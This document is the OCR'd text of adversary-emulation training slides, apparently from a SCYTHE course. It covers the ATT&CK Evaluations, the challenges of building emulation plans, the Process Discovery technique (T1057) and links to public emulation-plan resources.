
ATT&CK Evaluations Walkthrough

Follow along at:
https://attackevals.mitre-engenuity.org/enterprise/evaluations/


Challenges in Building Emulation Plans

- Beware of unsafe or potentially attack surface introducing tests (web shells)
- There may not be CTI for all parts of the emulation plan
  - This is where you may have to get creative!
- CTI data is historic
  - It may not represent current threat actor capabilities!
- Old TTPs may not work in a modern environment
- CTI reports are still mostly ingested manually

Lifecycle of an Execution Method




Execution Methods: Process Discovery (T1057)



Purple Perspective

- Execution methods provide a known path for adversary capability
- Previous execution methods provide a maturity map for defenders



Exercise 6: Procedure Variation

Emulation Plan Resources

- MITRE Engenuity: Center for Threat Informed Defense
  - Blogs: https://attackevals.mitre-engenuity.org/enterprise/evaluations/
  - Github: https://github.com/center-for-threat-informed-defense/adversary_emulation_library
  - Newly Released Project: Attack Flow
    - https://github.com/center-for-threat-informed-defense/attack-flow
    - https://github.com/center-for-threat-informed-defense/attack-flow/blob/main/docs/attack-flow-schema.md
- SCYTHE Public Emulation Plans
  - Blogs: https://www.scythe.io/threatthursday
  - Github: https://github.com/scythe-io/community-threats

End of Day 1

Feedback Link for Day 1:
https://freeonlinesurveys.com/s/cFl7ndNv

SCYTHE